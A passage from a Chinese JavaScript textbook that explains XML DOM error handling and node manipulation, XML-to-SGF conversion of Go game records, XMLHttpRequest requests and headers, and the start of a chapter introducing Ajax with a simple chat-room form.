XML DOM 接口为 JavaScript 提供了 parseError 对象来处理相应的错误信息。

17.3.1　处理错误信息的 ParseError 对象

当 XMLDOMDocument 载入 XML 文档失败时，MSXML 会抛出 DOMException 异常，此时的错误信息是一个 parseError 对象。XMLDOMDocument 的 parseError 属性引用了这个对象，例如：

```
oXmlDom.async = false;
oXmlDom.load("errors.xml");
  //0 表示没有错误
  if (oXmlDom.parseError != 0) {
      var oError = oXmlDom.parseError;

      alert("An error occurred:\n 错误代码: "
            + oError.errorCode + "\n"
            + "行数: " + oError.line + "\n"
            + "列数: " + oError.linepos + "\n"
            + "原因: " + oError.reason);
}
```

17.3.2　包含错误信息的文档

与 MSXML 不同，XML DOM 标准接口规定了当错误发生时，返回一段以标签<parseerror>为根元素的 XML 文档，你可以通过 XML DOM 接口本身，或者更简单地通过正则表达式来解析它，例如：

```
var reError = />([\s\S]*?)Location:([\s\S]*?)Line Number (\d+), Column (\d+):<sourc
etext>([\s\S]*?)(?:\-*\^)/;
//返回代码的标签名为 parsererror，表示错误发生
            if (oXmlDom.documentElement.tagName == "parsererror") {
var oSerializer=new XMLSerializer();
var sXml=oSerializer.serializeToString(oXmlDom,"text/xml");
reError.test(sXml);
alert("An error occurred:\n 描述: "
            + RegExp.$1 + "\n"
            + "文件名: " + RegExp.$2 + "\n"
            + "行数: " + RegExp.$3 + "\n"
            + "列数: " + RegExp.$4 + "\n"
            + "原因: " + RegExp.$5);
}
```

17.4　XML DOM 操作 XML 文档

XML DOM 操作文档的方法与 HTML DOM 操作文档的方法大致相同，它们基于同一标准因此拥有类似的接口方法。绝大多数时候，你几乎可以像操作 HTML 一样的方式来操作你的 XML 文档。

17.4.1　访问节点

XMLDOMDocument 对象的 documentElement 属性指向 XML 文档的根。与 HTML DOM 类似，它的 childNodes 属性引用一个 XMLDOMNodelist 对象，它是儿子节点的列表，通过 XMLDOMNodeList 对象的 item()方法可以获得指定位置上的节点（每个节点对应于一个 XMLDOMNode 对象），这个方法的唯一参数是一个整数，表示要获取的节点在列表中的索引。下面是一个例子：

```
var doc = xmlDomObject.documentElement;
for(var i = 0; i < doc.childNodes.length;i++)
{
    alert(doc.childNodes.item(i).tagName);
}
```

和 HTML DOM 的一个区别是 XML DOM 一般通过 item()方法而不是通过数组下标来访问每一个儿子节点。

同 HTML DOM 一样，XMLDOMNode 的 getElementsByTagName()方法可以把指定节点下面的所有特定标记名称的列表返回。例如：

```
var doc = xmlDomObject.documentElement;
var books = doc.getElementsByTagName("book");
for(var i = 0; i < books.length; i++)
{
    Alert(books[i].getAttribute("author");
}
```

17.4.2　创建新节点

XMLDOMDocument 提供了一系列创建各种类型的 XMLDOMNode 节点的方法，它们包括：

CreateAttribute() 创建新属性

CreateCDATASection() 创建 DATA 部分结点

CreateComment() 创建注释结点

CreateElement() 使用指定名称创建元素结点

CreateEntityReference() 创建实体参考对象

CreateNode() 创建结点

CreateTextNode() 创建文本结点

CreateNode()方法是常用的创建节点的基本方法，它可以创建各种类型的节点。它的第一个参数是一个表示节点类型的整数，记得在第 12 章已经说过 DOM 对节点类型的定义，下面我们再一次列出它（表 17.1）：

表 17.1　DOM 对节点类型的定义

整数值	节 点 类 型	整数值	节 点 类 型
1	ELEMENT_NODE	7	PROCESSING_INSTRUCTION_NODE
2	ATTRIBUTE_NODE	8	COMMENT_NODE
3	TEXT_NODE	9	DOCUMENT_NODE
4	CDATA_SECTION_NODE	10	DOCUMENT_TYPE_NODE
5	ENTITY_REFERENCE_NODE	11	DOCUMENT_FRAGMENT_NODE
6	ENTITY_NODE	12	NOTATION_NODE

第二个参数是一个字符串，表示要建立的节点名称。第三个参数是一个表示特定名字空间的字符串。例如：

```
oXmlDom.createNode(1, "book", "www.51js.com");
```

将创建一个<book xmlns="www.51js.com"/> 的元素节点，而

```
oXmlDom.createNode(4, "", "");
```

将创建一个 CDATA 域。

另一个常用的方法是 createElement()，它只有一个参数，在当前名字空间内创建指定名字的节点。

```
oXmlDom.createNode(1,"book",""); 等同于
oXmlDom.createElement("book");
```

其余的几个方法分别用来建立不同 nodeType 类型的节点，它们的使用方法是类似的。

17.4.3　移动和修改节点及其范例

由于遵循 DOM 规范，对 XMLDOMNode 对象来说，Node 接口的 appendChild()、removeChild()、replaceChild()和 insertBefore()方法同样适用于它们，我们在第 12 章已经讨论过这一组方法，在这里就不再复述了，下面给出一个完整的例子，说明 XML DOM 如何创建、移动、修改和替换 XML 节点。

例 17.3 引自 http://blog.csdn.net/wokagoka/archive/2006/11/20/1398187.aspx
《用 javascript 操作 xml》

例 17.3　移动和修改节点

```
<script language="JavaScript">
<!--
    /*
    用 javascript 操作 xml
    */
    var doc = new ActiveXObject("Msxml2.DOMDocument");
    //ie5.5+,CreateObject("Microsoft.XMLDOM")
    //加载文档
    //doc.load("b.xml");
    //创建文件头
    varp=doc.createProcessingInstruction("xml","version='1.0'  encoding='gb2312'");
    //添加文件头
    doc.appendChild(p);
    //用于直接加载时获得根节点
    //var root = doc.documentElement;
    //两种方式创建根节点
    //var root = doc.createElement("students");
   var root = doc.createNode(1,"students","");
    //创建子节点
    var n = doc.createNode(1,"ttyp","");
   //指定子节点文本
   //n.text = " this is a test";
    //创建孙节点
    var o = doc.createElement("sex");
   o.text = "男";    //指定其文本
    //创建属性
    var r = doc.createAttribute("id");
   r.value="test";
   //添加属性
```

```
n.setAttributeNode(r);
//创建第二个属性
var r1 = doc.createAttribute("class");
r1.value="tt";
//添加属性
n.setAttributeNode(r1);
//删除第二个属性
n.removeAttribute("class");
//添加孙节点
n.appendChild(o);
//添加文本节点
n.appendChild(doc.createTextNode("this is a text node."));
//添加注释
 n.appendChild(doc.createComment("this is a comment\n"));
 //添加子节点
root.appendChild(n);
//复制节点
var m = n.cloneNode(true);
root.appendChild(m);
//删除节点
root.removeChild(root.childNodes(0));
 //创建数据段
 var c = doc.createCDATASection("this is a cdata");
c.text = "hi,cdata";
//添加数据段
root.appendChild(c);
 //添加根节点
 doc.appendChild(root);
 //查找节点
var a = doc.getElementsByTagName("ttyp");
//var a = doc.selectNodes("//ttyp");
//显示改节点的属性
for(var i= 0;i<a.length;i++)
{
    alert(a[i].xml);
    for(var j=0;j<a[i].attributes.length;j++)
    {
        alert(a[i].attributes[j].name);
    }
}
//修改节点,利用 XPATH 定位节点
var b = doc.selectSingleNode("//ttyp/sex");
b.text = "女";
//alert(doc.xml);
//XML 保存（需要在服务端，客户端用 FSO）
//doc.save();
```

```
    //查看根节点 XML
    if(n)
    {
        alert(n.ownerDocument.xml);
    }
//-->
</script>
```

17.4.4　读写节点属性和读写数据

XMLDOMNode 来自于 Element 接口的 getAttribute()和 setAttribute()方法可以读写元素节点的属性，与直接创建、插入或移除 AttributeNode 相比，这是一种更加快捷的方式。同样，插入和删除 TextNode 节点也可以通过设置 ElementNode 的 text 属性来完成，例如：

```
oXmlNode.getAttribute("name");
oXmlNode.setAttriubte("key","51js");
oXmlNode.text = "JavaScript"。
```

17.4.5　保存文档

与 HTML DOM 不同，XMLDOMDocument 提供了 save()方法将 XML 文档保存到指定的本地路径。不过，出于安全考虑的原因，一般浏览器禁止这么做。

> 在 Internet Explorer 环境中，JavaScript 支持以 hta 的形式存在，这种被声明为本地化的脚本，可以在允许的访问内拥有较高的权限，这些权限包括了操作本地磁盘文件。

17.5　一个例子——JavaScript 棋谱阅读器（二）

9.3 节我们已经介绍过用 SGF 来描述棋谱，它具有简洁便利的特点，然而，用 XML 来描述棋谱，则可以让棋谱拥有更强的可读性和可扩展性。从文本结构来看，XML 是一种比 SGF 具有更强描述能力的工具。所以在这里我们尝试升级我们的 JavaScript 棋谱阅读器，让它支持 XML 格式的棋谱。

17.5.1　用 XML 描述棋谱

下面给出了用 XML 描述的棋谱片断：

```
<?xml version="1.0"?>
<Game type="igo" generator="igo-elf">
    <title>第 20 届中国名人战八强赛</title>
    <players>
        <black dan="八段">胡耀宇</black>
        <white dan="九段">王檄</white>
    </players>
    <playdate>2003 年 1 月 27 日</playdate>
```

```
    <komi>黑贴 3 又 3/4 子</komi>
    <recorder>记谱员甲</recorder>
    <intro>王磊 八段</intro>
    <result>黑中盘胜</result>
    <records>
        <black>p,d</black>
        <white>d,d</white>
        <black>p,q</black>
        <white>d,p</white>
        <black comment="这是解说">q,k</black>
        ……
    </records>
</Game>
```

17.5.2　将 XML 棋谱转换为 SGF 棋谱

为了让我们之前完成的棋谱编辑器支持 XML 格式的棋谱，我们利用 XML DOM 写一个简单的程序，将 XML 棋谱转换为 SGF 格式。

例 17.4　XML 棋谱转换为 SGF 棋谱

```
<script>
function xml2sgf(url)
{
    var xmlDom = new ActiveXObject("MSXML2.DOMDocument");
    xmlDom.load("xmlRecord.xml");
    if(xmlDom.parseError == 0){
        var root = xmlDom.documentElement;  //DOM 的根元素
        var title = root.getElementsByTagName("title")[0];   //棋谱标题
        var players = root.getElementsByTagName("players")[0];    //比赛棋手
        var blackplayer = players.getElementsByTagName("black")[0];    //黑方
        var whiteplayer = players.getElementsByTagName("white")[0];    //白方
        var date = root.getElementsByTagName("playdate")[0];    //比赛日期
        var komi = root.getElementsByTagName("komi")[0];        //贴目（贴子）
        var records = root.getElementsByTagName("records")[0]; //记录者
        var sgfText = "(;[SZ]19";   //SGF 棋谱的文本
        //写入棋谱标题
        if(title && title.text)
            sgfText += "EV["+title.text+"]";
        //写入比赛日期
        if(date && date.text)
            sgfText += "DT["+date.text+"]";
        //写入贴子
        if(komi && komi.text)
            sgfText += "KM["+komi.text+"]";
        //写入黑方棋手信息
        if(blackplayer)
```

```
        {
            if(blackplayer.text)
                sgfText += "PB[" + blackplayer.text + "]";
            if(dan = blackplayer.getAttribute("dan"))  //黑方段位
                sgfText += "BR[" + dan + "]";
        }
        //写入白方棋手信息
        if(whiteplayer)
        {
            if(whiteplayer.text)
                sgfText += "PW[" + whiteplayer.text + "]";
            if(dan = whiteplayer.getAttribute("dan"))  //白方段位
                sgfText += "WR[" + dan + "]";
        }
        //循环遍历每一手着子
        for(var i = 0; i < records.childNodes.length; i++)
        {
            var node = records.childNodes[i];
            if(node.tagName == "black") //黑方着手
                sgfText += "B[" + node.text.replace(/\,/g,"") + "]";
            else if(node.tagName == "white")    //白方着手
                sgfText += "W[" + node.text.replace(/\,/g,"") + "]";
            var comment = node.getAttribute("comment"); //棋评/讲解
            if(comment)
                sgfText += "C[" + comment + "]";
        }
        //棋谱结束
        sgfText += ")";
        //返回棋谱文本
        return sgfText;
    }
    else
        //读取 XML 文档出错
        alert(xmlDom.parseError.reason);
}
//从 xmlRecord.xml 中读取 XML 棋谱转换为 SGF 棋谱
var sgfText = xml2sgf("xmlRecord.xml");
</script>
```

这段程序将上面的 XML 棋谱解析后得到下面的 SGF 棋谱：

```
(;[SZ]19EV[第 20 届中国名人战八强赛]DT[2003 年 1 月 27 日]KM[黑贴 3 又 3/4 子]PB[胡耀宇]BR[八段]PW[王檄]WR[九段]B[pd]W[dd]B[pq]W[dp]B[qk]……C[这是解说])。
```

17.6　什么是 XML HTTP 对象

XML HTTP 对象其实是一种将 XML 内容用 HTTP 协议传输的工具，在网络交互方面，它通常被用来处理前端和后端之间的数据传递，从而让你不用刷新页面而更新局部数据。

17.6.1　XML HTTP 对象简介

XML 文档除了提供数据信息之外，还可以用作网络传输的协议。XML HTTP 对象就是一种针对网络传输的 XML 接口。

> 我们一般认为，XML DOM 是本地化的，它可以用来方便地读写本地 XML 文件和 XML 流数据，但是，XML HTTP 则更多的是为同服务器进行数据交互而设计的。

17.6.2　浏览器支持的 XML HTTP 对象

同 XML DOM 类似，XML HTTP 也面临着版本兼容问题，不同的浏览器提供了不同版本的 XML HTTP 接口对象或组件，下面这个例子测试浏览器所支持的 XML HTTP 组件。

```
document.createXMLHttpRequest = function()
{
    //对于一些非 IE 浏览器提供了 XMLHttpRequest()类型
    //根据这个类型构造 XML Http 对象
    if(window.XMLHttpRequest)
        return new XMLHttpRequest();
    //如果是 IE 的话，测试 MSXML 组件的版本，如果有 2.0 优先采用 2.0，否则用旧的版本
    //这里用到了 try…catch…的特性
    else if(window.ActiveXObject)
    {
        try
        {
            return new AcitveXObject("MSXML2.XMLHTTP");

        }
        catch{
            return new AcitveXObject("Microsoft.XMLHTTP");
        }
    }
    //如果都没有，抛出 ObjectDoNotExistsException 异常
    else
    {
        throw(new ObjectDoNotExistsException());
    }
}
```

17.7　通过 XML HTTP 发送请求

XML HTTP 提供了发送接口，用来将 XML 文档的内容通过 HTTP 请求发送出去。

17.7.1　建立连接

和 XML DOM 的模式不同，XML HTTP 是基于 HTTP 请求发送和接收 XML 文档的。要发送 HTTP 请求，首先要建立连接。XML HTTP 提供了 open()方法用来建立同服务器的连接。

open()方法接受五个参数，第一个参数是一个表示连接方式的字符串，可选的方式有 POST 和 GET，分别对应于 HTTP 连接的 POST 和 GET 两种方式。

第二个参数是一个字符串，表示要建立连接的 URL 地址。

第三个参数是可选的布尔型，当它为 true 时，表示数据以异步的方式进行交互，当它为 false 时，则表示是同步的。

第四、第五个参数是可选的字符串，分别表示被请求服务器的用户名和密码。

例如，下面这个例子建立了一个到服务器资源

```
http://www.51js.com/someResource.action?uid=31767 的连接：
xmlHTTP = document.createXMLHttpRequest();
xmlHTTP.open("GET", "http://www.51js.com/someResource.action?uid=31767", false);
```

17.7.2　发送请求

连接建立完成后，可以向服务器发送请求。当连接方式为 GET 时，send()方法简单地发送资源请求地址和附带的字符串信息，例如上面的例子，当执行 xmlHttp.send(); 时，资源地址 http://www.51js.com/someResource.action 和参数 uid=31767 被发送到服务器。

当连接方式为 POST 时，情况稍微复杂，此时允许 send()方法带有文本参数，该参数向服务器发送实际的数据，而服务器将根据当前连接的 HTTP 头类型（下一节详细介绍）对数据进行相应的处理。例如：

```
xmlHTTP = document.createXMLHttpRequest();
xmlHTTP.open("POST", "http://www.51js.com/someResource.action?uid=31767", false);
xmlHTTP.send("a=1&b=2&c=3&d=4");
```

如果 HTTP 头的 MINE 类型为 text/html 则查询字符串“a=1&b=2&c=3&d=4”将被发送到服务器进行处理。类似于以 POST 方式提交了表单。

17.8　读取和设定 HTTP 头

XML HTTP 还提供了读取和设定 HTTP 头的方法。HTTP 通常被认为能够为程序提供有用的额外信息。

17.8.1　什么是 HTTP 头

HTTP 协议规定 HTTP 请求头部包含有特定的信息，这些信息包括请求的数据类型和编码

（Content-Type），请求的数据长度（Content-length）等等。下面给出一个常见的 HTTP 请求的头部信息：

典型的请求头：

```
GET:http://bbs.51js.com:80/index.jsp
Host:www.51js.com
Accept:*/*
Pragma:no-cache
Cache-Control:no-cache
Referer: http://www.51js.com/
User-Agent:Mozilla/4.04[en](Win95;I;Nav)
Range:bytes=554554
```

典型的应答头：

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 13 Jul 2000 05:46:53 GMT
Content-Length: 2291
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQQGGGNCG=LKLDFFKCINFLDMFHCBCBMFLJ; path=/
Cache-control: private
```

17.8.2　读取和设定 HTTP 头

XML HTTP 对象提供了读写 HTTP 头的接口，包括 setRequestHeader()、getResponseHeader()和 getAllResponseHeaders()方法。

setRequestHeader()用来设置要发送的请求的 HTTP 头，它接受两个参数，第一个参数是要设置的 HTTP 头的名称，第二个参数是设置的实际值，例如：

```
xmlHttp.setRequestHeader("Content-Type","text/html;charset=utf-8");
```

getResponseHeader()和 getResponseHeaders 用来获得应答的 HTTP 头信息，不同的是 getResponseHeader()接受一个参数，它表示要获取的头部信息的名称，例如：

```
xmlHttp.getResponseHeader("Content-Type");
```

而 getAllResponseHeaders()则不带参数，它返回完整的 HTTP 应答头部信息，例如：

```
xmlHttp.getResponseHeaders();
```

17.9　服务器应答

XML HTTP 支持两种方式的应答，同步和异步。作为网络传输的一种有效手段，XML HTTP 请求更多的是以异步的方式进行的。

17.9.1　同步和异步应答及其例子

前面已经说过 XML HTTP 支持同步和异步两种响应模式，同 XML DOM 类似，当响应模式为同步时，程序会立即处理请求，并且等到接收到服务器应答后，再执行后续的程序。而当响应模式为异步时，程序则通过回调 onreadystatechange 事件来处理服务器的应答，下面是一个例子：

例 17.5　服务器异步应答

```
<script>
var oDiv
var xh
function getXML()
{
    //得到显示读取状态的 DOM 节点
 oDiv = document.all.m;

    //显示正在装载数据
 oDiv.innerHTML = "正在装载栏目数据，请稍候.....";
 oDiv.style.display= ""

    //创建 XmlHttp 对象
 xh = new ActiveXObject("Microsoft.XMLHTTP")

    //注册 onreadystatechange
 xh.onreadystatechange = getReady

    //以 GET 方式发送数据，第三个参数设置为 true 表示异步发送
 xh.open("GET",a.value,true)
 xh.send()
}

function getReady()
{
  if(xh.readyState==4)   //如果请求处理完毕
  {
        //如果接收成功
        if(xh.status==200)
        {
            //显示“完成”
            oDiv.innerHTML = "完成"
        }
        else
        {
            //否则显示数据装载失败
            oDiv.innerHTML = "抱歉，装载数据失败。原因：" + xh.statusText
        }
```

```
    }
}
</script>
<body>
```

xmlhttp 异步的例子：

```
URL:<input name=a value="http://www.knowsky.com" style="width:600px">
<input onclick="getXML()" type="button" value="得到源代码">
<input onclick="if(xh && xh.responseText)
    {alert(xh.responseText);oDiv.innerHTML=xh.responseText}" type="button" value="显
    示源代码">
<div id="m"></div>
```

上面的例子如果在本地环境中运行，将始终得到装载失败的结果，并且 xh.statusText 的值可能是 Unkown，那是因为浏览器访问本地资源，默认采用的协议是文件协议 file://，它和服务器采用的 HTTP 协议是不同的。

17.9.2　包含应答文本内容的 ResponseText 和 ResponseXML

收到服务器应答后，XML HTTP 对象的 ResponseText 属性包含了应答的文本内容，如果服务器应答的内容为 XML 文档，则 XML HTTP 会为这个文档建立一个 XMLDOMDocument 对象，它的 ResponseXML 属性引用了这个对象。下面是一个例子：

例 17.6　ResponseText 和 ResponseXML

```
<!--info.xml-->
<xmlData>
    <name>akira</name>
    <email>akira.cn@gmail.com</email>
    <homepage>www.51js.com</homepage>
</xmlData>

<script>
    //创建 XmlHttp 对象
    xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    //以 GET 方式同 info.xml 交互
    xmlHttp.open("GET", "info.xml");
    xmlHttp.send();
    //得到返回的 XML 文档的文本内容
    var resText = xmlHttp.responseText;
    //将文本内容打印出来
    alert(resText);
    //得到返回的 XML 文档信息
    var resXML = xmlHttp.ResponseXML;
    //打印文档根元素的标记名
    alert(resXML.documentElement.tagName);
</script>
```

XML HTTP 是 Ajax 的关键技术，关于 XML HTTP 的更加复杂的例子，我们留到下一章去深入讨论。

17.10　总结

XML DOM 和 XML HTTP 是浏览器提供的两个最重要的数据交互对象。

本章详细介绍 XML DOM 和 XML HTTP 对象的用法、标准化和差异化，以及如何用 JavaScript 来操作它们。

17.2 节详细讨论了 XML DOM 的标准接口和 Internet Explorer 所支持的 DOM 接口，研究了它们的差异性，探讨了用 JavaScript 实现 XML DOM 的跨浏览器应用的方法。

17.3 节讨论了 XML DOM 的错误处理以及 ParseError 对象，以及如何从这些对象中得到包含有错误信息的文档。

17.4 节讨论了用 JavaScript 的 XML DOM 接口操作 XML 文档的方法，它和操作 HTML DOM 的方法非常相似。

17.5 节通过一个实际的例子说明了 XML DOM 描述文本格式的方法。

17.6 节讨论了 XML HTTP 对象的概念和相关标准。

17.7 节说明了通过 JavaScript 如何操作 XML HTTP 对象建立连接和发送请求。

17.8 节介绍了什么是 HTTP 头以及如何读取和设定 HTTP 头。

17.9 节介绍了服务器如何对客户端发起的 XML HTTP 请求进行应答。

以正确和标准的方式使用 XML DOM 和 XML HTTP 是用 JavaScript 实现 Web 应用数据交互的重要手段，是 Web 2.0 以及 Ajax 技术的基础。

第 18 章　Ajax 简介

来到这里，有了前面的基础，我们终于可以开始讨论一个令人心动的话题。最近两年时间，Web 应用在交互方式上突飞猛进，出现了许多令人赞叹的效果，而这些效果的背后，多半都和一种叫做 Ajax 技术联系在一起。其实，Ajax 只不过是一种简单的应用模式，它基于前面所学的异步 XML 请求技术。学完这一章之后，你就能了解 Ajax 是如何作用的，并且学会用这种技术来构建你自己的 Web 应用。

18.1　什么是 Ajax

Ajax 这个词是几个单词的缩写，A 是 Asynchronism 的首字母，ja 代表 JavaScript，而 x 则是指 XML 技术。把这几个词连在一起，Ajax 技术就是指“用 JavaScript 控制的，以 XML 异步请求为主要手段的数据交互模式”。

18.1.1　Ajax 并不神秘

Ajax 并不是一种新的技术，它只是几种技术的综合应用。在前面的章节里我们已经理解了什么是异步以及如何使用 XML HTTP 的异步请求，这样我们实际上离 Ajax 只有一步之遥。实际上，Ajax 涉及到的几乎所有的技术，我们在前面的章节中都已经讨论过了，现在我们要做的仅仅是用“Ajax”的模式将它们整合起来。这些 Ajax 涉及的技术包括：

1. HTML 和 CSS 样式表，用于建立 Web 表单并确定应用程序其他部分使用的字段。
2. Dynamic HTML（DHTML），用于动态更新表单。我们将使用 div、span 和其他动态 HTML 元素来标记 HTML。
3. 文档对象模型 DOM，用于处理 HTML 结构和（某些情况下）服务器返回的 XML 结构。
4. JavaScript，将 HTML、CSS、DHTML 和 DOM 以及 XML 联系在一起，用 JavaScript 程序来控制它们的外观和行为。

使用 Ajax 的关键并不在于学会用这些技术（虽然学习它们是必须的），而是弄清这些技术在一个 Web 应用中扮演的职责和应用的模式，用正确的模式来实现正确的 Ajax 应用，才能实现优秀的 Web 应用程序。这一点我们将在 18.2 节中进行讨论。下面我们先继续我们的话题，弄清 Ajax 的一些“周边概念”。

18.1.2　Ajax 的应用场景

Ajax 是一种交互性比较高的技术，因此它应用于用户对页面交互能力有比较高要求的 Web 应用场合。在通常情况下，对于实现同一个目标，Ajax 往往能够提供比传统的 Web 更加优秀的交互方式以达到更高质量的用户体验。就数据传输来说，Ajax 采用了 XmlHttpRequest 取代了传统的表单提交，因此它具有更大的灵活性。这些一方面使得 Ajax 适用于一些规模比较大，交互要求很高，特别是在某些情况下

必须实现的无法用传统 Web 模式替代的特殊交互要求的场合里，另一方面也使得 Ajax 成为一种比较“重量级”的技术，在简单的 Web 应用中使用它，并不像使用传统的 Web 模式那样的方便。

表 18.1 列出了 Ajax 技术与传统 Web 技术的在应用领域的差异：

表 18.1　Ajax 技术与传统 Web 技术的在应用领域的差异

比 较 标 准	Ajax	传统 Web
实时性	强	弱
数据传输量	较大	普通
安全性	较强	强
稳定性	较差	较强
效率/性能	较低	较高
可扩展性	高	较低
人机交互性	强	弱

从中我们看出 Ajax 的应用领域一般是比较重量级的 Web 系统或者是对某些交互有特殊要求的模块，在简单的 Web 应用场合可以不使用（也应当避免使用）它。

18.1.3　Ajax 的竞争对手——其他替代技术

人们需要更多能够实现复杂交互的 Web 应用系统，可以说是市场选择了 Ajax。然而，在 Web 开发领域，Ajax 并不是唯一可以满足市场需要的技术，当然在某些情况下它也不是一种合适的技术。下面简单地介绍一下有哪些技术可能成为 Ajax 的替代者或者竞争对手。

Macromedia Flash

Flash 技术已经存在多年，它可以在 Web 页面中播放交互式的视频和音乐，可以使用 ActionScript 编程实现与服务器的交互，能够很好的支持向量图，这些都是它相对于 Ajax 所具有的优势。另外 flash 拥有强大的组建和可视化制作工具，这是 Ajax 目前所缺乏的。

但是运行 flash 必须在浏览器上安装插件，这是限制 flash 应用发展的原因之一。由于先天的原因，flash 对搜索引擎的支持不够好，在处理大量文本的网页时性能表现不如 Ajax。

Java Web Start

Java Web Start 是基于 Java 技术的应用程序的一种部署解决方案。传统情况下，通过 Web 发布软件需要用户在 Web 上查找，下载，而后在系统中存放并执行可安装程序。执行安装程序后，将提示指定安装路径和安装选项，例如完全典型或最小安装。这是一项耗时而又复杂的任务，并且在安装软件的每个新版本时都必须重复进行。

相反，通过 Web 部署的应用程序，都非常容易安装和使用。Web 浏览器使整个过程自动完成，没有复杂的升级过程。

当然使用 Java Web Start 相关技术必须要求客户端安装 Java 运行时环境。

Microsoft Smart Client

Smart Client（智能客户端）是微软基于.NET 平台推出的应用程序自动部署，更新的机制，它结合了 B/S 和 C/S 应用的长处。智能客户端是部署在 IIS 服务器上的，用户只需要访问相应的网址就可以运行程序，智能客户端应用本质上是基于.NET 的 WinForm 程序，因此客户端也必须安装.NET 框架才能

运行。

从技术实现思路的角度来比较，智能客户端技术和 Java Web Start 技术非常类似，只是支持的平台分别是.NET 和 Java。它们从本质上都属于 C/S 架构的应用程序，通过 B/S 的方式进行应用程序的下载，安装和升级。而 Ajax 技术则是对传统的 B/S 应用进行了改进，增强了其交互能力，提高了其响应速度。

IE Host WinForm

在安装了.NET 框架的客户端，可以通过 IE 浏览器直接运行基于.NET 的 WinForm 应用程序。从某种意义上说，IE Host WinForm 和 Java Applet 技术很相似，是通过浏览器加载的小应用程序，需要提前下载响应的程序，它的运行依赖于.NET Framework.。而 Ajax 所采用的技术是标准支持的，不需要下载任何插件和程序。

Microsoft Avalon、WFP/E

我早些年在 Microsoft Research Asia 工作时就已经接触过这种技术，当时还处在研究阶段，而相信到本书出版的时候，这种技术已经渐渐趋于成熟。伴随着.NET 的流行和新的 Vista/Longhorn 操作系统的出现，这种技术带来的是一种交互模式的全新变革。它通过 XML 格式文本化界面（一种 XAML 的标准）的方式彻底消除了 C/S 与 B/S 的界限，给用户和开发者提供了更为灵活且友好的、以用 XML 文本描述的向量来表示的用户界面。

我相信这种技术在不久的将来会成为取代 Ajax 技术的主流，不过有意思的是，即使在这种技术的使用领域，JavaScript 依然是一种非常合适的编程语言（这种技术是跨语言平台的）。JavaScript 的前途依然光明。

18.2　Ajax 初探——我的第一个 Ajax 程序

前一节我们简单讨论了 Ajax 的概念和应用场景，在这一节里，我先用一个小小的例子展示一个非常简单的 Ajax 程序，说明它有什么特点，它和常规的应用有哪些不同，给你一个对 Ajax 的全貌的感性认识，然后，在下一节里，再对 Ajax 的各个部分作更深入的探讨。

18.2.1　从常规应用开始——一个简单的实时聊天室

我们说，在 Web 应用中，前端部分主要起到三个作用，一是将数据和结构以可视化的形式展现给用户，这一部分工作通常是由 HTML+CSS 来完成的；二是控制用户交互，这一部分工作通常是由脚本和一部分 CSS 来完成的；三是负责和后端的数据交互，即将用户输入的数据发送到后端，并将后端处理的结果返回。在前面，我们已经知道，数据交互是可以通过表单来完成的。下面是一个例子：

例 18.1　从常规应用开始：

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 18.1 从常规应用开始</title>
</head>
<body>
    <form action="?user=akira" method="get">
```

```
        <div>
            <textarea style="width:260px;height:160px;float:left">
            </textarea>
            <select multiple style="height:160px;">
                <option>--当前在线用户--</option>
                <option>akira</option>
                <option>嗷嗷</option>
                <option>winter</option>
            </select>
        </div>
        <input name="message" type="text" style="width:220px;"/><input type="submit"/>
    </form>
</body>
</html>
```

上面的例子是一个简单的实时聊天室的界面，它看起来如图 18.1 所示：




图 18.1　简单实时聊天界面

那么上面这个例子的数据是如何同后端起作用的呢？看到表单<form>的标记后面有action=""?user=akira"，这样的话，当你点击“提交查询内容”按钮的时候，表单将被提交，地址缺省为当前页面的地址，"user=akira"则是要发送的数据，它“告诉”服务器，有一个叫做“akira”的用户提交了一个请求，请求的内容则是由 name="message"的表单元素，即提交按钮前的那个输入框提供的。因为我们无法模拟后台程序，所以为了更加方便演示，我将表单的 method 设置成了 method="get"，你可以尝试点击提交按钮，将看到页面被刷新了一次，同时浏览器地址栏上的地址后面加上了——?message=Hello+51jsers%7E，这是我们刚才发送的数据 Hello 51jsers~被编码（encodeURIComponent）后的格式。

18.2.2　讨厌的页面刷新

好，看起来上一小节的例子运行的不错，我们现在已经可以向服务器发送数据，并且等待和接收服务器的应答，那么，还有什么不满呢？有的。问题是存在的，因为实时聊天功能除了要求准确发送数据之外，还必须要“感知”服务器接收的其他用户提交的数据。否则其他用户的留言，你就只能在自己说话之后才能看到了。

可是，为什么会这样呢？原因很明显，服务器并不会主动向客户端推送数据，也就是说，在通常情况下，请求总是由客户端先发起的。搞清楚了原因，那么这个问题难不倒我们——在页面上增加：

```
<script>
